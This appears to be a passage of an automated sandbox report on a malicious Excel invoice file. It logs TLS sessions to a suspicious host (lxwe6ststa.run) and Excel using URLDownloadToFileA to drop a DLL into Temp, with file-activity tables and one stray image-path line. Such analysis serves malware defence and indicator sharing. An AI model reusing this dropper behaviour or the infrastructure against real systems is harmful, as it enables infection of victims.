Jan 12, 2021 07:40:52.101597071 CET	77.220.64.37	443	192.168.2.22	49274	CN=lxwe6ststa.run, O=Nelalia Co., L=Kigali, C=RW	CN=lxwe6ststa.run, O=Nelalia Co., L=Kigali, C=RW	Sun Nov 22 23:47:21 CET 2020	Mon May 24 00:47:21 CEST 2021	771,49192-49191-49172-49171-159-158-57-51-157-156-61-60-53-47-49196-49195-49188-49187-49162-49161-106-64-56-50-10-19,10-11-13-23-65281,23-24,0	eb88d0b3e1961a0562f006e5ce2a0b87
Jan 12, 2021 07:40:54.177886009 CET	77.220.64.37	443	192.168.2.22	49278	CN=lxwe6ststa.run, O=Nelalia Co., L=Kigali, C=RW	CN=lxwe6ststa.run, O=Nelalia Co., L=Kigali, C=RW	Sun Nov 22 23:47:21 CET 2020	Mon May 24 00:47:21 CEST 2021	771,49192-49191-49172-49171-159-158-57-51-157-156-61-60-53-47-49196-49195-49188-49187-49162-49161-106-64-56-50-10-19,10-11-13-23-65281,23-24,0	eb88d0b3e1961a0562f006e5ce2a0b87
Jan 12, 2021 07:40:56.221548080 CET	77.220.64.37	443	192.168.2.22	49282	CN=lxwe6ststa.run, O=Nelalia Co., L=Kigali, C=RW	CN=lxwe6ststa.run, O=Nelalia Co., L=Kigali, C=RW	Sun Nov 22 23:47:21 CET 2020	Mon May 24 00:47:21 CEST 2021	771,49192-49191-49172-49171-159-158-57-51-157-156-61-60-53-47-49196-49195-49188-49187-49162-49161-106-64-56-50-10-19,10-11-13-23-65281,23-24,0	eb88d0b3e1961a0562f006e5ce2a0b87

Timestamp	Source IP	Source Port	Dest IP	Dest Port	Subject	Issuer	Not Before	Not After	JA3 SSL Client Fingerprint	JA3 SSL Client Digest
Jan 12, 2021 07:40:58.289483070 CET	77.220.64.37	443	192.168.2.22	49286	CN=lxwe6ststa.run, O=Nelalia Co., L=Kigali, C=RW	CN=lxwe6ststa.run, O=Nelalia Co., L=Kigali, C=RW	Sun Nov 22 23:47:21 CET 2020	Mon May 24 00:47:21 CEST 2021	771,49192-49191-49172-49171-159-158-57-51-157-156-61-60-53-47-49196-49195-49188-49187-49162-49161-106-64-56-50-10-19,10-11-13-23-65281,23-24,0	eb88d0b3e1961a0562f006e5ce2a0b87
Jan 12, 2021 07:41:00.361535072 CET	77.220.64.37	443	192.168.2.22	49290	CN=lxwe6ststa.run, O=Nelalia Co., L=Kigali, C=RW	CN=lxwe6ststa.run, O=Nelalia Co., L=Kigali, C=RW	Sun Nov 22 23:47:21 CET 2020	Mon May 24 00:47:21 CEST 2021	771,49192-49191-49172-49171-159-158-57-51-157-156-61-60-53-47-49196-49195-49188-49187-49162-49161-106-64-56-50-10-19,10-11-13-23-65281,23-24,0	eb88d0b3e1961a0562f006e5ce2a0b87
Jan 12, 2021 07:41:02.555783987 CET	77.220.64.37	443	192.168.2.22	49294	CN=lxwe6ststa.run, O=Nelalia Co., L=Kigali, C=RW	CN=lxwe6ststa.run, O=Nelalia Co., L=Kigali, C=RW	Sun Nov 22 23:47:21 CET 2020	Mon May 24 00:47:21 CEST 2021	771,49192-49191-49172-49171-159-158-57-51-157-156-61-60-53-47-49196-49195-49188-49187-49162-49161-106-64-56-50-10-19,10-11-13-23-65281,23-24,0	eb88d0b3e1961a0562f006e5ce2a0b87
Jan 12, 2021 07:41:05.159917116 CET	77.220.64.37	443	192.168.2.22	49298	CN=lxwe6ststa.run, O=Nelalia Co., L=Kigali, C=RW	CN=lxwe6ststa.run, O=Nelalia Co., L=Kigali, C=RW	Sun Nov 22 23:47:21 CET 2020	Mon May 24 00:47:21 CEST 2021	771,49192-49191-49172-49171-159-158-57-51-157-156-61-60-53-47-49196-49195-49188-49187-49162-49161-106-64-56-50-10-19,10-11-13-23-65281,23-24,0	eb88d0b3e1961a0562f006e5ce2a0b87
Jan 12, 2021 07:41:07.252962112 CET	77.220.64.37	443	192.168.2.22	49302	CN=lxwe6ststa.run, O=Nelalia Co., L=Kigali, C=RW	CN=lxwe6ststa.run, O=Nelalia Co., L=Kigali, C=RW	Sun Nov 22 23:47:21 CET 2020	Mon May 24 00:47:21 CEST 2021	771,49192-49191-49172-49171-159-158-57-51-157-156-61-60-53-47-49196-49195-49188-49187-49162-49161-106-64-56-50-10-19,10-11-13-23-65281,23-24,0	eb88d0b3e1961a0562f006e5ce2a0b87
Jan 12, 2021 07:41:09.305660963 CET	77.220.64.37	443	192.168.2.22	49306	CN=lxwe6ststa.run, O=Nelalia Co., L=Kigali, C=RW	CN=lxwe6ststa.run, O=Nelalia Co., L=Kigali, C=RW	Sun Nov 22 23:47:21 CET 2020	Mon May 24 00:47:21 CEST 2021	771,49192-49191-49172-49171-159-158-57-51-157-156-61-60-53-47-49196-49195-49188-49187-49162-49161-106-64-56-50-10-19,10-11-13-23-65281,23-24,0	eb88d0b3e1961a0562f006e5ce2a0b87
Jan 12, 2021 07:41:11.370776892 CET	77.220.64.37	443	192.168.2.22	49310	CN=lxwe6ststa.run, O=Nelalia Co., L=Kigali, C=RW	CN=lxwe6ststa.run, O=Nelalia Co., L=Kigali, C=RW	Sun Nov 22 23:47:21 CET 2020	Mon May 24 00:47:21 CEST 2021	771,49192-49191-49172-49171-159-158-57-51-157-156-61-60-53-47-49196-49195-49188-49187-49162-49161-106-64-56-50-10-19,10-11-13-23-65281,23-24,0	eb88d0b3e1961a0562f006e5ce2a0b87

Timestamp	Source IP	Source Port	Dest IP	Dest Port	Subject	Issuer	Not Before	Not After	JA3 SSL Client Fingerprint	JA3 SSL Client Digest
Jan 12, 2021 07:41:13.430650949 CET	77.220.64.37	443	192.168.2.22	49314	CN=lxwe6ststa.run, O=Nelalia Co., L=Kigali, C=RW	CN=lxwe6ststa.run, O=Nelalia Co., L=Kigali, C=RW	Sun Nov 22 23:47:21 CET 2020	Mon May 24 00:47:21 CEST 2021	771,49192-49191-49172-49171-159-158-57-51-157-156-61-60-53-47-49196-49195-49188-49187-49162-49161-106-64-56-50-10-19,10-11-13-23-65281,23-24,0	eb88d0b3e1961a0562f006e5ce2a0b87
Jan 12, 2021 07:41:15.507910967 CET	77.220.64.37	443	192.168.2.22	49318	CN=lxwe6ststa.run, O=Nelalia Co., L=Kigali, C=RW	CN=lxwe6ststa.run, O=Nelalia Co., L=Kigali, C=RW	Sun Nov 22 23:47:21 CET 2020	Mon May 24 00:47:21 CEST 2021	771,49192-49191-49172-49171-159-158-57-51-157-156-61-60-53-47-49196-49195-49188-49187-49162-49161-106-64-56-50-10-19,10-11-13-23-65281,23-24,0	eb88d0b3e1961a0562f006e5ce2a0b87
Jan 12, 2021 07:41:17.549895048 CET	77.220.64.37	443	192.168.2.22	49322	CN=lxwe6ststa.run, O=Nelalia Co., L=Kigali, C=RW	CN=lxwe6ststa.run, O=Nelalia Co., L=Kigali, C=RW	Sun Nov 22 23:47:21 CET 2020	Mon May 24 00:47:21 CEST 2021	771,49192-49191-49172-49171-159-158-57-51-157-156-61-60-53-47-49196-49195-49188-49187-49162-49161-106-64-56-50-10-19,10-11-13-23-65281,23-24,0	eb88d0b3e1961a0562f006e5ce2a0b87
Jan 12, 2021 07:41:19.650753021 CET	77.220.64.37	443	192.168.2.22	49326	CN=lxwe6ststa.run, O=Nelalia Co., L=Kigali, C=RW	CN=lxwe6ststa.run, O=Nelalia Co., L=Kigali, C=RW	Sun Nov 22 23:47:21 CET 2020	Mon May 24 00:47:21 CEST 2021	771,49192-49191-49172-49171-159-158-57-51-157-156-61-60-53-47-49196-49195-49188-49187-49162-49161-106-64-56-50-10-19,10-11-13-23-65281,23-24,0	eb88d0b3e1961a0562f006e5ce2a0b87
Jan 12, 2021 07:41:22.122325897 CET	77.220.64.37	443	192.168.2.22	49330	CN=lxwe6ststa.run, O=Nelalia Co., L=Kigali, C=RW	CN=lxwe6ststa.run, O=Nelalia Co., L=Kigali, C=RW	Sun Nov 22 23:47:21 CET 2020	Mon May 24 00:47:21 CEST 2021	771,49192-49191-49172-49171-159-158-57-51-157-156-61-60-53-47-49196-49195-49188-49187-49162-49161-106-64-56-50-10-19,10-11-13-23-65281,23-24,0	eb88d0b3e1961a0562f006e5ce2a0b87
Jan 12, 2021 07:41:24.215425014 CET	77.220.64.37	443	192.168.2.22	49334	CN=lxwe6ststa.run, O=Nelalia Co., L=Kigali, C=RW	CN=lxwe6ststa.run, O=Nelalia Co., L=Kigali, C=RW	Sun Nov 22 23:47:21 CET 2020	Mon May 24 00:47:21 CEST 2021	771,49192-49191-49172-49171-159-158-57-51-157-156-61-60-53-47-49196-49195-49188-49187-49162-49161-106-64-56-50-10-19,10-11-13-23-65281,23-24,0	eb88d0b3e1961a0562f006e5ce2a0b87
Jan 12, 2021 07:41:26.255388021 CET	77.220.64.37	443	192.168.2.22	49338	CN=lxwe6ststa.run, O=Nelalia Co., L=Kigali, C=RW	CN=lxwe6ststa.run, O=Nelalia Co., L=Kigali, C=RW	Sun Nov 22 23:47:21 CET 2020	Mon May 24 00:47:21 CEST 2021	771,49192-49191-49172-49171-159-158-57-51-157-156-61-60-53-47-49196-49195-49188-49187-49162-49161-106-64-56-50-10-19,10-11-13-23-65281,23-24,0	eb88d0b3e1961a0562f006e5ce2a0b87

Timestamp	Source IP	Source Port	Dest IP	Dest Port	Subject	Issuer	Not Before	Not After	JA3 SSL Client Fingerprint	JA3 SSL Client Digest
Jan 12, 2021 07:41:28.283556938 CET	77.220.64.37	443	192.168.2.22	49342	CN=lxwe6ststa.run, O=Nelalia Co., L=Kigali, C=RW	CN=lxwe6ststa.run, O=Nelalia Co., L=Kigali, C=RW	Sun Nov 22 23:47:21 CET 2020	Mon May 24 00:47:21 CEST 2021	771,49192-49191-49172-49171-159-158-57-51-157-156-61-60-53-47-49196-49195-49188-49187-49162-49161-106-64-56-50-10-19,10-11-13-23-65281,23-24,0	eb88d0b3e1961a0562f006e5ce2a0b87
Jan 12, 2021 07:41:30.358275890 CET	77.220.64.37	443	192.168.2.22	49346	CN=lxwe6ststa.run, O=Nelalia Co., L=Kigali, C=RW	CN=lxwe6ststa.run, O=Nelalia Co., L=Kigali, C=RW	Sun Nov 22 23:47:21 CET 2020	Mon May 24 00:47:21 CEST 2021	771,49192-49191-49172-49171-159-158-57-51-157-156-61-60-53-47-49196-49195-49188-49187-49162-49161-106-64-56-50-10-19,10-11-13-23-65281,23-24,0	eb88d0b3e1961a0562f006e5ce2a0b87
Jan 12, 2021 07:41:32.385092020 CET	77.220.64.37	443	192.168.2.22	49350	CN=lxwe6ststa.run, O=Nelalia Co., L=Kigali, C=RW	CN=lxwe6ststa.run, O=Nelalia Co., L=Kigali, C=RW	Sun Nov 22 23:47:21 CET 2020	Mon May 24 00:47:21 CEST 2021	771,49192-49191-49172-49171-159-158-57-51-157-156-61-60-53-47-49196-49195-49188-49187-49162-49161-106-64-56-50-10-19,10-11-13-23-65281,23-24,0	eb88d0b3e1961a0562f006e5ce2a0b87
Jan 12, 2021 07:41:34.450143099 CET	77.220.64.37	443	192.168.2.22	49354	CN=lxwe6ststa.run, O=Nelalia Co., L=Kigali, C=RW	CN=lxwe6ststa.run, O=Nelalia Co., L=Kigali, C=RW	Sun Nov 22 23:47:21 CET 2020	Mon May 24 00:47:21 CEST 2021	771,49192-49191-49172-49171-159-158-57-51-157-156-61-60-53-47-49196-49195-49188-49187-49162-49161-106-64-56-50-10-19,10-11-13-23-65281,23-24,0	eb88d0b3e1961a0562f006e5ce2a0b87
Jan 12, 2021 07:41:36.894236088 CET	77.220.64.37	443	192.168.2.22	49358	CN=lxwe6ststa.run, O=Nelalia Co., L=Kigali, C=RW	CN=lxwe6ststa.run, O=Nelalia Co., L=Kigali, C=RW	Sun Nov 22 23:47:21 CET 2020	Mon May 24 00:47:21 CEST 2021	771,49192-49191-49172-49171-159-158-57-51-157-156-61-60-53-47-49196-49195-49188-49187-49162-49161-106-64-56-50-10-19,10-11-13-23-65281,23-24,0	eb88d0b3e1961a0562f006e5ce2a0b87
Jan 12, 2021 07:41:39.306799889 CET	77.220.64.37	443	192.168.2.22	49362	CN=lxwe6ststa.run, O=Nelalia Co., L=Kigali, C=RW	CN=lxwe6ststa.run, O=Nelalia Co., L=Kigali, C=RW	Sun Nov 22 23:47:21 CET 2020	Mon May 24 00:47:21 CEST 2021	771,49192-49191-49172-49171-159-158-57-51-157-156-61-60-53-47-49196-49195-49188-49187-49162-49161-106-64-56-50-10-19,10-11-13-23-65281,23-24,0	eb88d0b3e1961a0562f006e5ce2a0b87
Jan 12, 2021 07:41:41.457151890 CET	77.220.64.37	443	192.168.2.22	49366	CN=lxwe6ststa.run, O=Nelalia Co., L=Kigali, C=RW	CN=lxwe6ststa.run, O=Nelalia Co., L=Kigali, C=RW	Sun Nov 22 23:47:21 CET 2020	Mon May 24 00:47:21 CEST 2021	771,49192-49191-49172-49171-159-158-57-51-157-156-61-60-53-47-49196-49195-49188-49187-49162-49161-106-64-56-50-10-19,10-11-13-23-65281,23-24,0	eb88d0b3e1961a0562f006e5ce2a0b87


Timestamp	Source IP	Source Port	Dest IP	Dest Port	Subject	Issuer	Not Before	Not After	JA3 SSL Client Fingerprint	JA3 SSL Client Digest
Jan 12, 2021 07:41:43.569616079 CET	77.220.64.37	443	192.168.2.22	49370	CN=lxwe6ststa.run, O=Nelalia Co., L=Kigali, C=RW	CN=lxwe6ststa.run, O=Nelalia Co., L=Kigali, C=RW	Sun Nov 22 23:47:21 CET 2020	Mon May 24 00:47:21 CEST 2021	771,49192-49191-49172-49171-159-158-57-51-157-156-61-60-53-47-49196-49195-49188-49187-49162-49161-106-64-56-50-10-19,10-11-13-23-65281,23-24,0	eb88d0b3e1961a0562f006e5ce2a0b87
Jan 12, 2021 07:41:45.630964041 CET	77.220.64.37	443	192.168.2.22	49374	CN=lxwe6ststa.run, O=Nelalia Co., L=Kigali, C=RW	CN=lxwe6ststa.run, O=Nelalia Co., L=Kigali, C=RW	Sun Nov 22 23:47:21 CET 2020	Mon May 24 00:47:21 CEST 2021	771,49192-49191-49172-49171-159-158-57-51-157-156-61-60-53-47-49196-49195-49188-49187-49162-49161-106-64-56-50-10-19,10-11-13-23-65281,23-24,0	eb88d0b3e1961a0562f006e5ce2a0b87
Jan 12, 2021 07:41:47.679960012 CET	77.220.64.37	443	192.168.2.22	49378	CN=lxwe6ststa.run, O=Nelalia Co., L=Kigali, C=RW	CN=lxwe6ststa.run, O=Nelalia Co., L=Kigali, C=RW	Sun Nov 22 23:47:21 CET 2020	Mon May 24 00:47:21 CEST 2021	771,49192-49191-49172-49171-159-158-57-51-157-156-61-60-53-47-49196-49195-49188-49187-49162-49161-106-64-56-50-10-19,10-11-13-23-65281,23-24,0	eb88d0b3e1961a0562f006e5ce2a0b87
Jan 12, 2021 07:41:49.740036011 CET	77.220.64.37	443	192.168.2.22	49382	CN=lxwe6ststa.run, O=Nelalia Co., L=Kigali, C=RW	CN=lxwe6ststa.run, O=Nelalia Co., L=Kigali, C=RW	Sun Nov 22 23:47:21 CET 2020	Mon May 24 00:47:21 CEST 2021	771,49192-49191-49172-49171-159-158-57-51-157-156-61-60-53-47-49196-49195-49188-49187-49162-49161-106-64-56-50-10-19,10-11-13-23-65281,23-24,0	eb88d0b3e1961a0562f006e5ce2a0b87
Jan 12, 2021 07:41:51.841461897 CET	77.220.64.37	443	192.168.2.22	49386	CN=lxwe6ststa.run, O=Nelalia Co., L=Kigali, C=RW	CN=lxwe6ststa.run, O=Nelalia Co., L=Kigali, C=RW	Sun Nov 22 23:47:21 CET 2020	Mon May 24 00:47:21 CEST 2021	771,49192-49191-49172-49171-159-158-57-51-157-156-61-60-53-47-49196-49195-49188-49187-49162-49161-106-64-56-50-10-19,10-11-13-23-65281,23-24,0	eb88d0b3e1961a0562f006e5ce2a0b87
Jan 12, 2021 07:41:53.904021025 CET	77.220.64.37	443	192.168.2.22	49390	CN=lxwe6ststa.run, O=Nelalia Co., L=Kigali, C=RW	CN=lxwe6ststa.run, O=Nelalia Co., L=Kigali, C=RW	Sun Nov 22 23:47:21 CET 2020	Mon May 24 00:47:21 CEST 2021	771,49192-49191-49172-49171-159-158-57-51-157-156-61-60-53-47-49196-49195-49188-49187-49162-49161-106-64-56-50-10-19,10-11-13-23-65281,23-24,0	eb88d0b3e1961a0562f006e5ce2a0b87
Jan 12, 2021 07:41:55.980370045 CET	77.220.64.37	443	192.168.2.22	49394	CN=lxwe6ststa.run, O=Nelalia Co., L=Kigali, C=RW	CN=lxwe6ststa.run, O=Nelalia Co., L=Kigali, C=RW	Sun Nov 22 23:47:21 CET 2020	Mon May 24 00:47:21 CEST 2021	771,49192-49191-49172-49171-159-158-57-51-157-156-61-60-53-47-49196-49195-49188-49187-49162-49161-106-64-56-50-10-19,10-11-13-23-65281,23-24,0	eb88d0b3e1961a0562f006e5ce2a0b87

Timestamp	Source IP	Source Port	Dest IP	Dest Port	Subject	Issuer	Not Before	Not After	JA3 SSL Client Fingerprint	JA3 SSL Client Digest
Jan 12, 2021 07:41:58.081724882 CET	77.220.64.37	443	192.168.2.22	49398	CN=lxwe6ststa.run, O=Nelalia Co., L=Kigali, C=RW	CN=lxwe6ststa.run, O=Nelalia Co., L=Kigali, C=RW	Sun Nov 22 23:47:21 CET 2020	Mon May 24 00:47:21 CEST 2021	771,49192-49191-49172-49171-159-158-57-51-157-156-61-60-53-47-49196-49195-49188-49187-49162-49161-106-64-56-50-10-19,10-11-13-23-65281,23-24,0	eb88d0b3e1961a0562f006e5ce2a0b87
Jan 12, 2021 07:42:00.176278114 CET	77.220.64.37	443	192.168.2.22	49402	CN=lxwe6ststa.run, O=Nelalia Co., L=Kigali, C=RW	CN=lxwe6ststa.run, O=Nelalia Co., L=Kigali, C=RW	Sun Nov 22 23:47:21 CET 2020	Mon May 24 00:47:21 CEST 2021	771,49192-49191-49172-49171-159-158-57-51-157-156-61-60-53-47-49196-49195-49188-49187-49162-49161-106-64-56-50-10-19,10-11-13-23-65281,23-24,0	eb88d0b3e1961a0562f006e5ce2a0b87
Jan 12, 2021 07:42:02.247072935 CET	77.220.64.37	443	192.168.2.22	49406	CN=lxwe6ststa.run, O=Nelalia Co., L=Kigali, C=RW	CN=lxwe6ststa.run, O=Nelalia Co., L=Kigali, C=RW	Sun Nov 22 23:47:21 CET 2020	Mon May 24 00:47:21 CEST 2021	771,49192-49191-49172-49171-159-158-57-51-157-156-61-60-53-47-49196-49195-49188-49187-49162-49161-106-64-56-50-10-19,10-11-13-23-65281,23-24,0	eb88d0b3e1961a0562f006e5ce2a0b87
Jan 12, 2021 07:42:04.306580067 CET	77.220.64.37	443	192.168.2.22	49410	CN=lxwe6ststa.run, O=Nelalia Co., L=Kigali, C=RW	CN=lxwe6ststa.run, O=Nelalia Co., L=Kigali, C=RW	Sun Nov 22 23:47:21 CET 2020	Mon May 24 00:47:21 CEST 2021	771,49192-49191-49172-49171-159-158-57-51-157-156-61-60-53-47-49196-49195-49188-49187-49162-49161-106-64-56-50-10-19,10-11-13-23-65281,23-24,0	eb88d0b3e1961a0562f006e5ce2a0b87

Code Manipulations

Statistics

Behavior



System Behavior

Analysis Process: EXCEL.EXE PID: 2028 Parent PID: 584

General

Start time:	07:39:43
Start date:	12/01/2021
Path:	C:\Program Files\Microsoft Office\Office14\EXCEL.EXE
Wow64 process (32bit):	false
Commandline:	'C:\Program Files\Microsoft Office\Office14\EXCEL.EXE' /automation -Embedding
Imagebase:	0x13fae0000
File size:	27641504 bytes
MD5 hash:	5FB0A0F93382ECD19F5F499A5CAA59F0
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	C, C++ or other language
Reputation:	high

File Activities

File Created

File Path	Access	Attributes	Options	Completion	Count	Source Address	Symbol
C:\Users\user\AppData\Local\Temp\Excel8.0	read data or list directory | synchronize	device	directory file | synchronous io non alert | open for backup ident | open reparse point	success or wait	1	7FEEAD326B4	CreateDirectoryA
C:\Users\user\AppData\Local\Temp\Excel8.0\MSForms.exd	read attributes | synchronize | generic read | generic write	device	synchronous io non alert | non directory file	success or wait	1	7FEEACDFDDC	unknown
C:\Users\user\AppData\Local	read data or list directory | synchronize	device	directory file | synchronous io non alert | open for backup ident | open reparse point	object name collision	1	14080828C	URLDownloadToFileA
C:\Users\user\AppData\Local\Microsoft\Windows\Temporary Internet Files	read data or list directory | synchronize	device	directory file | synchronous io non alert | open for backup ident | open reparse point	object name collision	1	14080828C	URLDownloadToFileA
C:\Users\user	read data or list directory | synchronize	device	directory file | synchronous io non alert | open for backup ident | open reparse point	object name collision	1	14080828C	URLDownloadToFileA
C:\Users\user\AppData\Roaming	read data or list directory | synchronize	device	directory file | synchronous io non alert | open for backup ident | open reparse point	object name collision	1	14080828C	URLDownloadToFileA
C:\Users\user\AppData\Roaming\Microsoft\Windows\Cookies	read data or list directory | synchronize	device	directory file | synchronous io non alert | open for backup ident | open reparse point	object name collision	1	14080828C	URLDownloadToFileA
C:\Users\user	read data or list directory | synchronize	device	directory file | synchronous io non alert | open for backup ident | open reparse point	object name collision	1	14080828C	URLDownloadToFileA

File Path	Access	Attributes	Options	Completion	Count	Source Address	Symbol
C:\Users\user\AppData\Local	read data or list directory | synchronize	device	directory file | synchronous io non alert | open for backup ident | open reparse point	object name collision	1	14080828C	URLDownloadToFileA
C:\Users\user\AppData\Local\Microsoft\Windows\History	read data or list directory | synchronize	device	directory file | synchronous io non alert | open for backup ident | open reparse point	object name collision	1	14080828C	URLDownloadToFileA
C:\Users\user\AppData\Local\Temp\lwjmdgav.dll	read attributes | synchronize | generic write	device	synchronous io non alert | non directory file	success or wait	1	14080828C	URLDownloadToFileA
C:\Users\user\AppData\Local\Temp\445.tmp	read attributes | synchronize | generic read	device	synchronous io non alert | non directory file	success or wait	1	13FE2EC83	GetTempFileNameW
C:\Users\user\AppData\Local\Microsoft\Windows\Temporary Internet Files\Content.MSO\3838D125.emf	read attributes | synchronize | generic write	device	sequential only | synchronous io non alert | non directory f ile | open no recall	success or wait	1	7FEEAC59AC0	unknown
C:\Users\user\AppData\Local\Microsoft\Windows\Temporary Internet Files\Content.MSO\EAD45CE2.emf	read attributes | synchronize | generic write	device	sequential only | synchronous io non alert | non directory f ile | open no recall	success or wait	1	7FEEAC59AC0	unknown
C:\Users\user\AppData\Local\Temp\050F0000	read attributes | synchronize | generic read | generic write	device	synchronous io non alert | non directory file | open no recall	success or wait	1	7FEEAC59AC0	unknown
C:\Users\user\AppData\Local\Microsoft\Windows\Temporary Internet Files\Content.MSO\9BDCC37B.emf	read attributes | synchronize | generic write	device	sequential only | synchronous io non alert | non directory f ile | open no recall	success or wait	1	7FEEAC59AC0	unknown
C:\Users\user\AppData\Local\Temp\msohtmlclip	read data or list directory | synchronize	device	directory file | synchronous io non alert | open for backup ident | open reparse point	success or wait	1	7FEEAC59AC0	unknown
C:\Users\user\AppData\Local\Temp\msohtmlclip1	read data or list directory | synchronize	device	directory file | synchronous io non alert | open for backup ident | open reparse point	success or wait	1	7FEEAC59AC0	unknown
C:\Users\user\AppData\Local\Temp\msohtmlclip1\01	read data or list directory | synchronize	device	directory file | synchronous io non alert | open for backup ident | open reparse point	success or wait	1	7FEEAC59AC0	unknown
C:\Users\user\AppData\Local\Microsoft\Windows\Temporary Internet Files\Content.MSO\AFEA641.emf	read attributes | synchronize | generic write	device	sequential only | synchronous io non alert | non directory f ile | open no recall	success or wait	1	7FEEAC59AC0	unknown
C:\Users\user\AppData\Local\Temp\1008733.cvr	read attributes | synchronize | generic read | generic write	device	synchronous io non alert | non directory file | open no recall	success or wait	1	14080828C	URLDownloadToFileA
C:\Users\user	read data or list directory | synchronize	device	directory file | synchronous io non alert | open for backup ident | open reparse point	object name collision	1	14080828C	URLDownloadToFileA
C:\Users\user\AppData\Local	read data or list directory | synchronize	device	directory file | synchronous io non alert | open for backup ident | open reparse point	object name collision	1	14080828C	URLDownloadToFileA

File Path	Access	Attributes	Options	Completion	Count	Source Address	Symbol
C:\Users\user\AppData\Local\Microsoft\Office\14.0\	read data or list directory | synchronize	device	directory file | synchronous io non alert | open for backup ident | open reparse point	object name collision	1	14080828C	URLDownloadToFileA

File Deleted

File Path	Completion	Count	Source Address	Symbol
C:\Users\user\AppData\Local\Microsoft\Windows\Temporary Internet Files\Content.MSO\3838D125.emf	success or wait	1	7FEEAC59AC0	unknown
C:\Users\user\AppData\Local\Microsoft\Windows\Temporary Internet Files\Content.MSO\EAD45CE2.emf	success or wait	1	7FEEAC59AC0	unknown
C:\Users\user\AppData\Local\Microsoft\Windows\Temporary Internet Files\Content.MSO\9BDCC37B.emf	success or wait	1	7FEEAC59AC0	unknown
C:\Users\user\AppData\Local\Temp\445.tmp	success or wait	1	14009B818	DeleteFileW
C:\Users\user\AppData\Local\Temp\~DF78BD4D9E79555597.TMP	success or wait	1	7FEEAC59AC0	unknown
C:\Users\user\AppData\Local\Microsoft\Windows\Temporary Internet Files\Content.MSO\AFEA641.emf	success or wait	1	7FEEAC59AC0	unknown

File Moved

Old File Path	New File Path	Completion	Count	Source Address	Symbol
C:\Users\user\AppData\Local\Temp\050F0000	C:\Users\user\AppData\Local\Temp\xlsm.sheet.csv	success or wait	1	7FEEAC59AC0	unknown
C:\Users\user\Desktop\852F0000	C:\Users\user\Desktop\Inv0209966048-20210111075675.xlsO	success or wait	1	7FEEAC59AC0	unknown

File Written

File Path	Offset	Length	Value	Ascii	Completion	Count	Source Address	Symbol
C:\Users\user\AppData\Local\Temp\Excel8.0\MSForms.exd	unknown	4	4d 53 46 54	MSFT	success or wait	1	7FEEACDFDDC	unknown
C:\Users\user\AppData\Local\Temp\Excel8.0\MSForms.exd	unknown	4	02 00 01 00	....	success or wait	1	7FEEACDFDDC	unknown
C:\Users\user\AppData\Local\Temp\Excel8.0\MSForms.exd	unknown	4	00 00 00 00	....	success or wait	1	7FEEACDFDDC	unknown
C:\Users\user\AppData\Local\Temp\Excel8.0\MSForms.exd	unknown	4	09 04 00 00	....	success or wait	1	7FEEACDFDDC	unknown
C:\Users\user\AppData\Local\Temp\Excel8.0\MSForms.exd	unknown	4	00 00 00 00	....	success or wait	1	7FEEACDFDDC	unknown
C:\Users\user\AppData\Local\Temp\Excel8.0\MSForms.exd	unknown	2	51 00	Q.	success or wait	1	7FEEACDFDDC	unknown
C:\Users\user\AppData\Local\Temp\Excel8.0\MSForms.exd	unknown	2	00 00	..	success or wait	1	7FEEACDFDDC	unknown
C:\Users\user\AppData\Local\Temp\Excel8.0\MSForms.exd	unknown	2	02 00	..	success or wait	1	7FEEACDFDDC	unknown
C:\Users\user\AppData\Local\Temp\Excel8.0\MSForms.exd	unknown	2	00 00	..	success or wait	1	7FEEACDFDDC	unknown
C:\Users\user\AppData\Local\Temp\Excel8.0\MSForms.exd	unknown	4	06 00 00 00	....	success or wait	1	7FEEACDFDDC	unknown
C:\Users\user\AppData\Local\Temp\Excel8.0\MSForms.exd	unknown	4	91 00 00 00	....	success or wait	1	7FEEACDFDDC	unknown
C:\Users\user\AppData\Local\Temp\Excel8.0\MSForms.exd	unknown	4	00 00 00 00	....	success or wait	1	7FEEACDFDDC	unknown
C:\Users\user\AppData\Local\Temp\Excel8.0\MSForms.exd	unknown	4	00 00 00 00	....	success or wait	1	7FEEACDFDDC	unknown
C:\Users\user\AppData\Local\Temp\Excel8.0\MSForms.exd	unknown	4	00 00 00 00	....	success or wait	1	7FEEACDFDDC	unknown
C:\Users\user\AppData\Local\Temp\Excel8.0\MSForms.exd	unknown	4	d0 02 00 00	....	success or wait	1	7FEEACDFDDC	unknown
C:\Users\user\AppData\Local\Temp\Excel8.0\MSForms.exd	unknown	4	08 24 00 00	.$..	success or wait	1	7FEEACDFDDC	unknown
C:\Users\user\AppData\Local\Temp\Excel8.0\MSForms.exd	unknown	4	00 00 00 00	....	success or wait	1	7FEEACDFDDC	unknown
C:\Users\user\AppData\Local\Temp\Excel8.0\MSForms.exd	unknown	4	24 00 00 00	$...	success or wait	1	7FEEACDFDDC	unknown
C:\Users\user\AppData\Local\Temp\Excel8.0\MSForms.exd	unknown	4	ff ff ff ff	....	success or wait	1	7FEEACDFDDC	unknown
C:\Users\user\AppData\Local\Temp\Excel8.0\MSForms.exd	unknown	4	20 00 00 00	...	success or wait	1	7FEEACDFDDC	unknown
C:\Users\user\AppData\Local\Temp\Excel8.0\MSForms.exd	unknown	4	80 00 00 00	....	success or wait	1	7FEEACDFDDC	unknown

File Path	Offset	Length	Value	Ascii	Completion	Count	Source Address	Symbol
C:\Users\user\AppData\Local\Temp\Excel8.0\MSForms.exd	unknown	4	0d 00 00 00	....	success or wait	1	7FEEACDFDDC	unknown
C:\Users\user\AppData\Local\Temp\Excel8.0\MSForms.exd	unknown	4	a2 01 00 00	....	success or wait	1	7FEEACDFDDC	unknown
